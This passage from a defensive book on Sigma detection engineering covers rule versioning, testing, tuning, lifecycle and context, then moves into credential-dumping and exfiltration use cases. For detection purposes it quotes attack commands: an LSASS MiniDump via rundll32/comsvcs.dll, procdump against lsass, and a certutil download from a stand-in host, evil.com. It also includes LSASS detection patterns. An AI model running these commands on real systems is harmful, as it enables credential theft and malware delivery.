- **Semantic Versioning of Rule Sets:** While individual Sigma rules do not inherently have version numbers, you can version your collection or detection package. An anti-pattern is to push out rule changes with no record of which version of content is deployed. Instead, you must consider using **semantic versioning** for the rules repository or rule pack (for example, "`Sigma Rules v1.2.0`"). Increase the version in a CHANGELOG or documentation whenever rules are added or significantly changed. For instance, increment the minor version when you add or update a rule, as well as the major version if you introduce non-backward-compatible changes (like removing a lot of obsolete rules or overhauling naming conventions). This way, teams can know which version is running in which environment, and can **synchronize updates** carefully.
- **Maintain a Changelog and Documentation of Changes:** Tying into versioning, keep a **CHANGELOG** file, or use Git release notes to

document what has changed in the ruleset. Each entry should list added rules, removed (or deprecated) rules, and notable modifications. For example: *"[1.2.0] – Added 5 new Linux persistence rules; Tuned false positives for AWS CloudTrail anomaly rule; Marked legacy Windows XP rules as deprecated."*. This practice provides transparency. Hence, it is especially important in collaborative or open-source settings; users of your Sigma content can read the changelog to see if they should update something, as well as what to expect. Thus, it is particularly helpful during incident reviews to pinpoint when a detection was introduced or altered.

- **Collaborate via Issues and Knowledge Sharing:** Encourage team members to use the repository's issue tracker or discussion boards to propose new detections, report false positive patterns, or suggest improvements. This is far superior to the anti-pattern of siloed knowledge (where one engineer tweaks rules quietly without others knowing the context). Collaborative platforms (like GitHub or GitLab) allow for **knowledge exchange**—for example, an analyst who frequently handles alerts might open an issue: "Rule X is too noisy when software Y is installed." The detection engineer can then discuss and address it through the formal change process. Therefore, this step builds a rich knowledge base around your rules over a given length of time.
- **Apply Code Review and Approval Workflows:** Define a workflow where rule changes require at least one other team member's approval. This formal gatekeeping improves quality (for example, ensuring queries are efficient and correctly formatted for the target backend), and also prevents one person's mistake from immediately impacting the whole detection stack. Code reviews also ensure consistency with coding conventions for Sigma (naming, indentations, and so on), and that metadata is properly filled out (while enforcing the documentation best practices from the previous section).

Hence, by managing Sigma rules with version control and team collaboration, you gain traceability and accountability. If a rule update inadvertently causes issues (like a spike in false positives or misses an attack), you can swiftly **trace back** to the exact change and author, then discuss or revert as needed. Likewise, a well-maintained repository makes

onboarding new detection engineers easier—they can read commit history and changelogs to understand the evolution of your detection logic. In summary, treating Sigma rules as living code artifacts subject to versioning and peer review, greatly enhances the reliability and transparency of your detection program.

Testing across Multiple Backends

One of Sigma's core promises is 'write-once, use anywhere'—the same Sigma rule can be converted to queries for different SIEM or log analysis platforms (*backends*). In practice, however, not all backends handle Sigma constructs identically. A rule that works perfectly on one platform might yield syntax errors or suboptimal results on another if not tested. Thus, **testing Sigma rules across multiple backends** is essential to avoid the anti-pattern of "write and forget". Here is how to ensure your rules function as intended in each target environment:

- **Leverage Sigma Conversion Tools:** Use the official Sigma toolchain (or its legacy counterpart) to convert your Sigma rules and inspect the output for each backend. Tools like **`sigmac`** (the legacy Python converter), the newer **`sigma-cli`**, or libraries like **`pySigma`** can translate a Sigma rule into backend-specific queries (Splunk SPL, Elastic DSL/KQL, Azure Sentinel KQL, and so on). Make it a habit to run conversions for all backends you plan to support. This step can catch compatibility issues early on—for example, if you use a regex filter or a word boundary (|contains operator) that is not supported on a particular platform. Thus, by seeing the generated query, you can verify if it matches your intentions.
- **Identify Backend Differences:** Each SIEM has its own query syntax and capabilities. Through testing, note how your rule's logic is expressed in each system. For instance, a simple Sigma condition might translate differently—a rule looking for a process name **`"evil.exe"`** with parent **`"cmd.exe"`** could become a Splunk query like:

```
$ sigma-cli convert -t splunk -r suspicious_process.yml
ProcessName="evil.exe"
ParentProcess="C:\\Windows\\System32\\cmd.exe"
```

Whereas for an Elastic backend the equivalent KQL might be:

```
$ sigma-cli convert -t elastic -r suspicious_process.yml
process.name: "evil.exe" AND process.parent.name: "cmd.exe"
```

These differences mean you should **review each output**. Is the logic intact? Are field names correctly mapped? For example, Sigma's abstract field "**`ParentProcess`**" might need to map to a specific field name in your log index like process.parent.name or **`ParentImage`**, depending on backend. Therefore, testing ensures that the rule will actually run and catch events on each platform.

- **Test in a Controlled Environment:** After conversion, if possible, run the queries in a test instance of each backend with relevant sample logs. This step is akin to unit testing your detection. Check that the query executes without error and returns the expected results (and only those). Sometimes the Sigma-to-backend conversion might produce a query that is syntactically correct, but not efficient or precise, due to nuances of data schemas. For example, a Sigma rule filtering for Image: *.exe might be fine in Splunk, but could cause a broad scan in Elastic if it is not coupled with indexes or time filters. Thus, by executing the query, you can gauge performance and accuracy.
- **Adjust Sigma Rules for Portability:** If testing reveals that one backend's conversion is not working well, you may need to tweak the Sigma rule for better **cross-platform compatibility**. This might involve using more generic field names (that your field mapping covers for all platforms), avoiding Sigma features not supported everywhere, or adding modifiers. In some cases, you might create slight variations of a rule per backend, but do this only as a last resort. Ideally, a single Sigma rule should cover all, but practical limitations (like one SIEM not supporting a certain function) might necessitate a tailored approach. Therefore, you must document any such exceptions clearly (perhaps in the rule's comments or description).
- **Continuous Integration for Sigma Rules:** For organizations heavily using Sigma, consider automating the multi-backend testing process. A best practice is to integrate Sigma rule conversion into a CI/CD pipeline. For example, whenever a rule is updated in the Git repository, a pipeline could automatically run sigma-cli to convert it to all supported targets, and flag any conversion errors or warnings. This

ensures that **no rule that fails to convert for a claimed backend is merged**. Some advanced setups even run the converted query against a small log sample to ensure that it yields results. Thus, automating these tests catches problems early and saves analysts from deploying a rule that silently fails on their SIEM.

In summary, **do not assume a Sigma rule "just works" everywhere**; you must prove it. Testing across multiple backends prevents the scenario of deploying a detection that is silently broken in one tool or has a logical gap. It also deepens your understanding of how different search languages handle the same logic, which will make you a better rule writer. Hence, through diligent multi-backend testing, you can uphold Sigma's promise of portability, and ensure reliable detection coverage across your security stack.

Over-Tuning and Rule Fatigue

Creating detection rules is a balancing act between catching true threats and avoiding noise. A dangerous anti-pattern is **over-tuning** a Sigma rule, which involves aggressively filtering and narrowing its conditions to eliminate false positives at all costs. While reducing false alerts is generally good, over-tuning can **swing the pendulum too far**, and can lead to missed detections (false negatives) and a false sense of security. On the other hand, under-tuning leads to alert fatigue, as analysts are overwhelmed by benign alerts. Thus, it is crucial to strike the right balance and avoid both extremes.

What is Over-Tuning?

Over-tuning occurs when rule writers respond to every false positive by adding more filters or constraints, without fully considering the impact. For example, imagine a Sigma rule designed to catch a suspicious command-line execution. If it initially triggers on some admin activity, one might add an exclusion for the admin account. Then, if it triggers on a software update process, another exclusion is added for that process. Over time, the rule gains so many exceptions that it **barely fires at all**, even for genuinely malicious behavior. Consider this (hypothetical) overly-tuned rule fragment:

```
detection:
  suspect_process:
```

```
  CommandLine|contains: " -EncodedCommand "
filter_admin_accounts:
  UserName:
    - "Administrator"           # exclude admin accounts
    - "DOMAIN\\AdminTeam*"      # exclude domain admins
filter_IT_tools:
  ProcessName:
    - "sccmclient.exe"          # exclude known IT maintenance
    tool
    - "setuppatch.exe"          # exclude known installer
filter_lab_machines:
  ComputerName|startswith: "LAB-"   # exclude lab environment
  machines
condition: suspect_process and not filter_admin_accounts and
not filter_IT_tools and not filter_lab_machines
```

This rule's detection logic has been **piled with filters** to block every context in which the encoded PowerShell command might be legitimate. The result is an extremely narrow detection that might miss an attacker who is using an account or machine that was filtered out. Over-tuning like this is often driven by pressure to reduce false alarms, but it can create blind spots. Therefore, in the given example, an attacker using a lab machine or compromising an admin account would be able to evade the rule entirely.

Consequences of Over-Tuning

The primary risk is increased false negatives is that you might think your environment is quiet and secure (since no alerts are firing), but in reality the rule is **silencing alarms** that should have gone off. Hence, this can lead to a complacent mindset, or provide you a "**false sense of security**." Furthermore, an over-tuned rule can become so specific to a moment in time (today's environment and known benign events) that it **can fail to generalize** to new threats or slight deviations. Thus, you would essentially end up with a detection that only catches exactly one scenario that you predicted, and nothing else. Over-tuning can also make rules harder to understand and maintain, as long chains of exclusions complicate the logic and may confuse future maintainers, who might not know why each filter was added.

Avoiding Rule Fatigue and Finding Balance

The opposite of over-tuning is having overly broad rules that fire too often, causing "alert fatigue." Analysts start to ignore or bypass alerts that trigger constantly with no real incidents. The goal is to find a **middle ground**: rules that are specific enough to be high-fidelity, but general enough to catch variations of malicious activity. Here are some best practices to avoid both anti-patterns:

- **Allow for Some False Positives:** Especially for rules meant to catch high-impact threats, it is better to tolerate a manageable number of false positives than to miss a real attack. For example, if a rule detects possible lateral movement, you might accept that it fires once a week falsely, if it means that it will definitely fire when an actual breach occurs. You can handle the occasional false alert through quick triage, or by adding context (see "*Contextual Awareness*" in the following sections), rather than crippling the rule preemptively.
- **Use Baselining and Statistical Detection:** Instead of hard-coding dozens of filters, use a baselining approach wherever possible. Baselining means understanding normal patterns in your environment and setting the rule threshold just above normal. For instance, if normally no user logs into more than 5 hosts in an hour, a rule for lateral movement could alert on 10 hosts in an hour. This reduces noise while still catching outliers, and it is more adaptive than static allow-lists. Sigma rules by themselves are mostly static signatures, but you can incorporate thresholds or frequency conditions through log source queries or correlation rules. This is often preferable to enumerating every benign case.
- **Periodic Rule Review:** Make it a practice to review rules and their filters periodically. What was a false positive last year might not be a false positive now (or vice versa). Remove or adjust filters that no longer make sense. This avoids the "cruft" of old exclusions building up, and ensures that the rule stays relevant. Therefore, it is an anti-pattern to set and forget a rule that has been neutered by layers of filtering—instead, treat a heavily filtered rule as a candidate for revision or replacement.

- **Multi-Tier Detection Strategies:** Consider implementing a two-tier approach for certain difficult detection problems. For example, have a **broad rule** (with minimal filtering) that operates at a lower severity level or is sent to a hunting queue, and a **strictly tuned rule** at a higher severity for immediate analyst attention. The broad rule can catch the edge cases and serve as a safety net (albeit with more noise), while the tuned rule catches the obvious malicious instances with high confidence. This way, you mitigate risk without inundating the SOC.
- **Document Tuning Decisions:** Whenever you do add filters or exclusions to a rule, document *why* within the rule (comments in the Sigma YAML or in an associated documentation). This helps avoid "tuning creep" where filters accumulate with no clear reason. If you know the reason, you can later reassess if that condition still warrants exclusion. For example, a comment like # exclude admin tool X – that caused FP in incident 2025-07 can help you (or others) decide if that exclusion should stay, or if circumstances have changed.

Therefore, by being mindful of over-tuning, you can ensure that your detection rules remain effective. It is natural to iterate on rules to improve signal-to-noise ratio, but it is good to always ask if you are removing *too much* noise at the expense of coverage. Thus, a good detection engineer **seeks an acceptable false positive rate** rather than zero false positives, especially for high-value detections. Remember, an alert that fires and annoys an analyst is still better than an alert that never fires when it should.

Rule Lifecycle Management

Detection rules do not operate on the "write once, use forever" Principle. They have a lifecycle, much like software, and managing this lifecycle is key to a healthy detection program. **Therefore, rule lifecycle management** involves creating rules, testing and deploying them, periodically reviewing and tuning them, and eventually retiring or replacing them when needed. Without a lifecycle view, one can fall into several anti-patterns such as running outdated rules that no longer catch anything, keeping rules active that overlap or conflict, or failing to remove rules that produce only noise. Hence, this section outlines the best practices for managing Sigma rules through their lifespan:

- **Establish Rule Status and Lifecycle Stages:** It helps to formally define stages in a rule's life. For example, when a rule is first written, mark it as "experimental" (Sigma's YAML status field commonly uses values such as experimental, stable, and deprecated). This signals that the rule is new, perhaps unverified, and might be prone to false positives. Once the rule has proven itself (triggered appropriately with few false alarms), upgrade its status to "stable" or "production". Down the line, if the technique it detects becomes obsolete or the rule is superseded, transition its status to "deprecated". Therefore, using the status metadata consistently lets everyone know the maturity and reliability of each rule. For instance, a rule might start as: status: experimental, then move to status: stable after refinement, and years later be set to status: deprecated when it is retired.
- **Periodic Review and Testing:** Schedule regular reviews of your rule set (for example, quarterly or bi-annually). During a review, check each rule's performance and determine if it has fired in the last period. If yes, then see if those alerts useful (true positives or at least high-quality detections). If a rule has not fired at all, consider if it is because the behavior truly never occurs (which could be good, or it could mean that the rule is broken or too narrow). If it fires too often with no real incidents, it might need tuning or disabling. This periodic audit helps ensure **stale or faulty rules are identified**. It is an anti-pattern to let your SIEM accumulate hundreds of rules that nobody remembers to prune; it leads to either wasted resources (if they are running queries constantly), or a false confidence in coverage.
- **Deprecation and Retirement:** When a rule is no longer useful, have a clear process to deprecate it. "**`Deprecation`**" could mean that you label it as such (in metadata and perhaps, file naming), and remove it from active deployment, while still keeping it in the repository for historical reference. This is useful if, for example, a rule is replaced by a more effective one—you might add a note like "**`(Deprecated – replaced by rule XYZ which covers this technique more accurately)`**". After some time, deprecated rules can be removed entirely from the active ruleset. **Communicate deprecations** to the team or end-users of the rules, especially if you maintain a shared repository, possibly via the changelog (for example, "**`Deprecated rule X due to…`**") as

mentioned in the Version Control section. Here is how you might mark a rule as deprecated in YAML:

```
title: Suspicious Process Execution (Legacy)
id: e3b45678-1ea2-4c1d-9fc0-legacy
status: deprecated
description: >
 **[Deprecated]** This rule has been deprecated as it is
 replaced by a more specific **New Process Execution**
 rule. The technique is now covered in rule id `abc123…`.
level: low
…
```

In this example, the title and description clearly indicate the deprecated status and point to the replacement. The rule could remain in the repository for record-keeping, but it would likely be disabled in any active deployments.

- **Labeling and Tracking:** Beyond the status field, some teams use labels or folders to manage lifecycle. For instance, you might have separate directories for **`active_rules/`** and **`deprecated_rules/`** in your repo, or use naming conventions like prefixing deprecated rule files with "**`ZZZ`**_" or a suffix "_**`DEPRECATED`**". The exact method can vary, but the goal is to **prevent accidental use of outdated rules**. If your SIEM platform supports it, remember to also mark the rules accordingly there, as some platforms allow marking a rule as disabled or legacy.
- **Change Management for Updates:** As a part of lifecycle, when a rule is updated (its logic changed or tuned), you must treat it as a significant event. Update the modified date in the Sigma rule (if you are using that field) and document what changed (this ties into version control and changelogs). This way, if an alerting behavior changes, you can correlate it to the rule update. For example, if after a modification the rule's alerts drop to zero, you might have over-tuned it, and the recorded change can be reviewed. A mature practice will also be to also gather stakeholder feedback before major changes or deprecations—for example, check with the incident response team if they rely on a rule before you remove it.

- **Ownership and Accountability:** Assign an owner (or curator) for each rule or set of rules. Ownership can be indicated in the author field or an external mapping. The idea is that someone (or a team) is responsible for that rule's maintenance through its life. If a rule is constantly misfiring, the owner should be the one to adjust or decide on deprecation. Avoid the anti-pattern of "orphaned" rules that nobody maintains—these tend to rot and become problematic. Ownership also streamlines lifecycle decisions, as the owner will be best positioned to judge a rule's effectiveness over time.

Thus, by consciously managing the lifecycle of Sigma rules, you ensure your detection arsenal stays current and effective. Through lifecycle management, you will be able to prevent accumulation of "dead" rules, and also ensure rules that truly provide value are active. This process also provides clarity to analysts, as they trust that a "stable" rule is well-tested, and they will not be confused by seeing deprecated or redundant rules firing in the console. In essence, lifecycle management brings order and intentionality to what could otherwise become a chaotic sprawl of detection logic.

Contextual Awareness in Rules

Not all environments are the same; an action considered suspicious in one context might be normal in another. **Therefore, contextual awareness** in Sigma rules means designing detections that take into account the surrounding context of events, such as the *who*, *what*, *where*, and *when* of an activity. Incorporating context can dramatically reduce false positives and make alerts more relevant. Hence, a common anti-pattern is writing rules in a vacuum, while ignoring available context, which leads to noisy alerts that do not differentiate between legitimate and malicious activity. To prevent running into such a scenario, consider the following tips to know how to infuse your rules with contextual awareness:

- **User Context - Who is Performing the Action:** Consider the role or identity of users when writing rules. For example, a generic rule might alert on "creation of a new user account on a system". Without context, this would fire for both a hacker creating a backdoor account and an IT admin creating a legitimate account during maintenance. A

context-aware approach could be to **exclude known admin accounts** or service accounts from this detection, or inversely, only alert when the action is done by an account that typically should not do it. In Sigma, this can be achieved by adding an appropriate condition or filter. For instance:

```
detection:
  new_account_event:
    EventID: 4720  # User account created (Windows Event)
  filter_admins:
    SubjectUserName:
      - "Administrator"
      - "AdminServiceAccount"
  condition: new_account_event and not filter_admins
```

In this snippet, the rule will trigger on account creations, **except** for those performed by the built-in Administrator or a specific service account, as they might be expected. Of course, even admin actions could be malicious if an admin account is compromised, so you might decide to just lower their severity rather than fully exclude—but the example shows how context can be applied. Therefore, the key here is to use context about user privileges, roles, or typical behavior to refine detections. This is why many organizations maintain lists of high-privilege accounts or highly trusted service accounts; you can also leverage such data to make rules smarter.

- **System and Asset Context–Where is it Happening:** A suspicious event on a critical server is very different from the same event on a low-risk workstation. Therefore, contextual rules are important to consider the asset's purpose. For instance, a rule that detects port scanning could be tuned to trigger at a lower threshold on a database server (where port scanning is almost always malicious), but might ignore the same volume of scanning on a vulnerability scanner host (which regularly runs scans by design). In Sigma, you might include or exclude certain hosts via the **`logsource`** or by conditions. For example, using a list of hostnames or an organizational unit in the log data to filter. If your logs include asset tags (like an endpoint sending a log with a field "**`Environment: Production`**"), you can use that in your detection logic. **Remember to never treat all systems alike,** if you have the data to distinguish them. Hence, you must prioritize

alerts from sensitive systems, and be more lenient towards known noisy systems.

- **Temporal Context–When is it Happening:** Time can provide context too. An action that is normal during business hours, but it might be suspicious at 3 A.M. For example, a rule could detect software installations on endpoints; installing software at midnight on a weekend by a user account might deserve an alert, whereas doing so at 1 PM on Tuesday might be normal IT activity. While Sigma rules themselves do not have a native time-window condition, you can often incorporate time in the query or via the SIEM's scheduling. For instance, you can run certain rules only during off-hours, or include a condition in the backend query (if the log has a timestamp field accessible in conditions). Contextual awareness means **recognizing patterns like "after hours" or "during holidays"** as factors in your detection strategy. Even if Sigma cannot directly express "IF time between X and Y", you as the rule author can plan for how/when the rule is deployed, or create two variants of a rule (one for off-hours with a lower threshold, perhaps).
- **Environmental and Behavioral Context:** Consider other environment-specific factors: *Is the software or command in the log normally used in your environment?* For example, a PowerShell download command might be rare in a strictly controlled server network, but common in a developer network segment. If your logs have an attribute like "`NetworkZone`", or you know a certain department uses a tool heavily, remember to incorporate that. Behavioral context can also mean factoring in a sequence of events rather than a single event. Sigma now even has *correlation rules* to link multiple Sigma detections; by using them, you could require multiple supporting signals to occur before raising an alert. For example, a single failed login might be benign, but 50 failed logins followed by a success on an account could be a brute-force attack. In this case, a correlation rule can catch that pattern, whereas a single-event rule might be noisy if set too low, or ineffective if it is set too high. **Thus, combining events for context** (though more complex) greatly increases fidelity.

- **Avoid One-Size-Fits-All Detections:** The anti-pattern to be wary of is copying a Sigma rule from a repository, and deploying it without any tuning to your environment. Even well-written community rules might assume some context that does not hold true for you. Always review a new rule and ask, “Can I add any context from my environment to make this better?” Sometimes this means adding a **filter for known good values** (like excluding your organization’s standard admin tools), or adding a condition that ties into an internal list (like a list of banned countries for login attempts, if you have one). Contextualizing does reduce the out-of-the-box portability of a Sigma rule—that is, your tailored rule might not be directly useful to another org, but it is fine since your primary goal is effective detection in *your* environment. Therefore, while sharing rules publicly, you can mention these context assumptions in the description, instead of building them into the logic.

In short, the **context is king** when it comes to reducing false positives. By designing Sigma rules that account for user roles, asset criticality, timing, and other situational factors, you can significantly improve the quality of alerts. This also means that analysts spend time on genuinely suspicious activity, rather than chasing well-intended admin work. In other words, contextual awareness turns a basic detection into a targeted one, as it focuses on the needle, and not the hay.

Automation and Feedback Loops

Developing and deploying detection rules is only half the battle won; the other half is what happens *after* an alert triggers. Forward-leaning security operations incorporate **automation and feedback loops** to continually improve rule efficacy and response speed. This involves connecting Sigma-based detections with SOAR (Security Orchestration, Automation, and Response) systems, capturing analyst feedback on alerts, and measuring detection performance over time. Thus, embracing automation and feedback avoids the anti-pattern of “fire and forget” detections (where rules generate alerts that go into a void, or do not evolve based on outcomes). Now, let us explore the best practices in this area:

- **Integrate with SOAR for Automated Response:** When a Sigma rule triggers an alert, a SOAR platform can automatically kick off a

response or enrichment playbook. For example, if a “possible malware execution” alert fires, automation can retrieve the file hash from the event and query a threat intelligence source, isolate the host or create a ticket with all relevant data attached. Defining these **playbooks** ensures that high-priority alerts get immediate action without waiting for human intervention, which is crucial for time-sensitive threats (like ransomware). From the rule author’s perspective, it is good practice to tag or name rules in ways that the SOAR can recognize and map to a playbook. For instance, a tag like `response.isolation`, or the presence of certain ATT&CK tags could be used by the SOAR to decide which playbook to run. While Sigma itself will not enforce this, coordinating naming/tagging conventions with your SOAR team will make the end-to-end pipeline smoother.

- **Collect SOC Analyst Feedback:** Every alert generated by a rule has an outcome—it can be true positive (a real incident), false positive (benign), or perhaps undetermined/benign true (not a threat, but not exactly false; for example, policy violation). Therefore, capturing this feedback is invaluable. Encourage analysts to record the disposition of each alert in a consistent way (through the SIEM interface, SOAR, or the ticketing system). For example, an analyst might mark an alert as “False Positive – caused by internal vulnerability scan.” This data should flow back to the detection engineering function. With such feedback, detection engineers can identify patterns—if a rule is frequently marked false positive for the same reason, that is, a candidate for tuning or adding context, as discussed earlier. Conversely, seeing consistent true positives confirms the rule’s value, and suggests deploying similar rules for related areas. **Closing the loop** between those who create rules and those who respond to alerts thus ensures continuous improvement. Without it, you risk an anti-pattern of rules that either annoy analysts or, worse, rules that analysts silently ignore because they have lost trust in them.
- **Automatic Alert Tagging and Annotation:** When an alert is created, automatically tag it with relevant metadata to assist both automation and human triage. Many SIEMs and SOARs allow you to attach tags or fields to alerts. Use this to your advantage; for instance, include the Sigma rule’s ID or name, the MITRE tactic/technique, severity level, and any context (like “high value asset” if applicable). This tagging

can be done by the SIEM when it generates the alert (some SIEMs can populate fields from the query or rule definition). The benefit is twofold—playbooks can branch based on tags (for example, different workflow if level: critical), and analysts can get immediate context (seeing tags like "`ATT&CK:T1059`" or "`Privilege Escalation`" hints at what the alert means). It is a best practice to design your detection content such that alerts come out enriched, not just raw. Sigma rules already carry some of this info (level, tags). Thus, you should make sure that your pipeline carries those through to the alert object.

- **Detection Performance Metrics:** Just as one would monitor uptime or performance of servers, you must monitor the performance of your detections. Metrics to track performance include the volume of alerts per rule (per day/week), true positive rate, false positive rate, mean time to acknowledge/close, and so on. Over time, these metrics reveal which rules are high-value and which ones are problematic. For example, if one rule generates 50 alerts a day and 49 are false, that is 98% false positive rate, which is not good. Meanwhile, another rule might only fire once a month, but has caught five genuine incidents in six months, it is pretty much the gold standard. Therefore, you must use this data to prioritize your efforts: maybe, you can temporarily disable or rework the noisy rule, and study the successful rule to replicate its patterns elsewhere. Some organizations create “detection dashboards” that show this information at a glance. You might see, for instance, a trend line of how many alerts each rule produces, or a leaderboard of rules by true positives. This visibility prevents the anti-pattern of “no news is good news”, assuming that rules are fine because you are not hearing complaints. Therefore, with metrics, you *know* which rules need attention.
- **Automated Feedback Loops:** Let us take it a step further now, as some aspects of rule tuning can be semi-automated. For example, if a certain false positive condition is consistently noted by analysts, a script could suggest a new filter for the Sigma rule or even apply a change (with human approval). In a simpler form, automation could disable a rule that suddenly starts spamming (say, generating 1000 alerts in an hour) to stem the tide, and immediately notify the detection engineer team for investigation. Thus, you must implement guardrails like these to handle runaway rules or unexpected changes in

log volume that break assumptions. The idea is not to remove humans from the loop, but to assist and accelerate their response to detection quality issues.

- **Closing the Loop with Threat Intelligence and Incident Response:** Feedback is not only internal. If an incident occurred that was **not detected** by any rule, it is the most critical feedback of all, as it indicates a massive miss. Therefore, you must establish a process where the incident response or threat hunting teams inform the detection engineering team about any missed detections or new attacker TTPs (Tactics, Techniques, Procedures). This should directly feed into creating new Sigma rules or updating existing ones. It is part of the detection rule lifecycle, but specifically driven by real-world feedback ("gap discovered, fill the gap"). Automation can help here too; for instance, integrating a threat intelligence platform to automatically generate Sigma rule suggestions for new IOCs, or using an attack simulation tool that tests your rules and reports which attacks went unnoticed.

In summary, automation and feedback loops ensure that Sigma rules are not static lines of YAML sitting on a shelf—they become active, self-improving components of your security operations. Automated actions speed up response and free analysts for higher-level analysis. Feedback loops turn every alert into a learning opportunity, while refining your detections to be sharper over time. Therefore, by measuring and reacting to detection performance, you cultivate a detection program that gets smarter and more effective every day, rather than one that stagnates after initial deployment.

Conclusion

This chapter emphasized that writing Sigma rules is more than syntax—it is engineering. You learned to avoid anti-patterns such as **wildcard abuse**, sloppy **contains/exact matching**, as well as illogical conditions that generate noise. Additionally, we explored why **naming standards, selector reuse, and metadata discipline** are essential for maintainability, and how **performance-conscious design** prevents rules from becoming a burden on SIEM platforms. Beyond technical tuning, we stressed the importance of **testing, CI/CD integration, lifecycle management, and contextual**

awareness to keep rules both effective and adaptable. Finally, we saw how **automation and feedback loops** ensure detections remain relevant and trustworthy over time, while preventing both analyst fatigue and blind spots.

Next, we will move from rule-writing principles into practical use cases that show how Sigma rules can be applied to real-world attack scenarios, mapping behaviors like credential dumping, LOLBins, and unusual command-line activity into portable detections.

CHAPTER 9

Real-World Detection Use Cases

Introduction

In the previous chapters, we built a solid foundation—from Sigma syntax and logic, to testing and anti-pattern avoidance. Now, it is time to leave the lab and confront the messy reality of adversary activity in production networks. Therefore, this chapter puts Sigma to work against six high-impact, real-world scenarios that security teams confront frequently. These scenarios are credential dumping, data exfiltration, LOLBin abuse, remote task creation, off-the-wall command lines, and actor-specific malware artifacts. For each case mentioned here, you will find field-tested rule templates, log-source nuances, and practical tuning tips drawn from incident-response trenches and threat-intel reports. Therefore, you must treat these detections as a modular playbook—copy, adapt, and deploy them to turn yesterday's breach reports into tomorrow's proactive alerts.

Structure

In this chapter, the following topics will be covered:

- Credential Dumping via LSASS
- Exfiltration with `certutil`, `rclone`, and OneDrive/Cloud APIs
- Living-off-the-Land Binaries (LOLBins)
- Remote Scheduled Task Creation
- Unusual Command-Line Usage
- Custom Sigma Rules for APT-Specific Malware

Credential Dumping via LSASS

Credential dumping from the LSASS process is a classic technique in the **Credential Access** phase of attacks. Adversaries (including APT groups

like HAFNIUM and GALLIUM) target the Windows **Local Security Authority Subsystem Service (LSASS)** memory because it stores user credentials (including domain admin hashes). Tools such as **Mimikatz**, **ProcDump**, or the **rundll32 MiniDump** method are commonly used to extract these credentials. For example, attackers might run **`rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <LSASS_PID> dump.bin`** to create an LSASS memory dump using a living-off-the-land binary. Even Windows Task Manager (**`taskmgr.exe`**) can be abused to produce an LSASS dump file when run as an administrator. Therefore, detecting these activities in real time is crucial, as **dumping LSASS credentials can quickly lead to lateral movement (pass-the-hash, and so on) and full domain compromise**.

Detection Strategies: Modern Windows logging can catch LSASS dumping in a few ways, and Sigma rules can be written accordingly, as mentioned here:

- **Process Access Events:** If Sysmon is deployed, **Event ID 10** (Process Access) will log when one process attempts to open another. Specifically, any process trying to **open a handle to lsass.exe with read/query permissions** is highly suspicious. For instance, the access rights hex value 0x1010 indicates a request for **`PROCESS_VM_READ`** and **`PROCESS_QUERY_INFORMATION`** on LSASS. A Sigma rule can alert on **Sysmon event 10** where the target image is LSASS and the access mask ends in 0x10 (various LSASS dump tools use access like 0x1010, 0x1410, and so on). Here is a simplified Sigma snippet to detect such access:

```
title: Suspicious LSASS Memory Access
logsource:
 product: windows
 category: process_access
detection:
 selection:
  TargetImage|endswith: '\lsass.exe'
  GrantedAccess:
- '0x1010'
   - '0x1410'
   - '0x143a'
```

```
    - '0x1fffff'
  condition: selection
level: high
```

This rule triggers when a process requests the typical read access rights on LSASS. Thus, you would expand the **`GrantedAccess`** values to include other rare flags seen with credential dumping tools, and possibly filter out known legitimate processes (like antivirus or backup software) that might also access LSASS.

- **Dump File Creation:** Many attacks create a dump file of LSASS on disk (for example, **`lsass.dmp`**). We can detect the **creation of files with known LSASS dump names or patterns**. For example, **`ProcDump's`** default output is **`lsass.dmp`**, and some tools create dumps with random or tool-specific names. A Sigma rule can target file events where the file name contains "**`lsass`**", and ends with **`.dmp`** or is a known variant. In fact, a community rule by Florian Roth lists patterns like **`lsass*.dmp`**, **`lsass.zip/rar`**, **`Nanodump*.dmp`**, and so on. For instance:

  ```
  title: LSASS Process Memory Dump Files
  logsource:
   product: windows
   category: file_event
  detection:
   selection_ls:
    TargetFilename|contains: '\lsass'
   selection_ext:
    TargetFilename|endswith:
     - '.dmp'
     - '.zip'
     - '.rar'
   condition: selection_ls and selection_ext
  level: high
  ```

The illustrated logic (abstracted for brevity) can catch files named like "**`lsass.dmp`**" or even obfuscated ones (for example, a dump archived as **`lsass.zip`**). Hence, this method complements the process-access detection;

even if the dumping process itself was not caught, the appearance of an LSASS dump file will be a strong indicator of credential dumping.

- **Process Creation Events:** Another angle is to detect the **suspicious processes or commands** used to dump LSASS. If an attacker uses known tools, their invocation can be spotted via command-line patterns. For example, running **`procdump.exe -ma lsass.exe`** (the **`-ma`** flag dumps the full process memory), or the use of **`rundll32 … comsvcs.dll`**, **`MiniDump`**, as mentioned. A Sigma rule could trigger on **process creation** where the image is procdump.exe with **`-ma lsass`** in the command line, or where **`rundll32.exe`** runs with comsvcs.dll and **`MiniDump`** in arguments. Therefore, these strings are unique enough to rarely occur in normal admin activity.

In summary, combining multiple detections increases confidence. For instance, a Sysmon event 10 alert followed by an **LSASS dump file** creation on the same host is a clear sign of compromise. In real-world scenarios, **Microsoft Defender for Endpoint** and others also have built-in heuristics (like an Attack Surface Reduction rule to block credential stealing from LSASS), but writing Sigma rules as mentioned in this section ensures vendor-agnostic detection coverage. LSASS credential dumping maps to **MITRE ATT&CK technique T1003.001 (OS Credential Dumping: LSASS Memory)**; therefore, creating robust Sigma detections for it is a fundamental use case for any SOC.

Exfiltration with `certutil`, `rclone`, OneDrive

Data exfiltration is a critical stage that can be vulnerable to many attacks, as adversaries often abuse benign tools or services to smuggle data out. Therefore, this section covers three real-world methods, which are: using **`certutil`** (a built-in Windows utility), **`rclone`** (a third-party file sync tool), and **OneDrive** (cloud storage) for exfiltration. Each of these methods poses detection challenges due to their legitimate uses, but Sigma rules can help identify malicious patterns while remaining environment-agnostic for the most part.

certutil for Data Transfer: certutil.exe is a command-line tool for managing certificates, but it doubles as a "**Living off the Land**" binary for attackers. Additionally, it can download files from URLs and even

encode/decode data in base64. Attackers have abused **`certutil`** to **download malicious payloads or exfiltrate data** by encoding it. For example, **`certutil -urlcache -f http://evil.com/payload.exe payload.exe`** will fetch a file from the internet and save it locally. In terms of exfiltration, an attacker could use **`certutil -encode`** to **`base64-encode`** a sensitive file, and then possibly exfiltrate that text via other means.

Detection: **`certutil`** usage can be detected by looking for its uncommon command-line flags. In normal admin use, **`certutil`** might be used to verify certificates, but **using it to fetch remote content or encode files is rare**. A Sigma rule can thus catch **`certutil`** executions with flags like **`-urlcache`** **or** **`-verifyctl`** **combined with an HTTP URL**, which indicates a file download. For example:

```
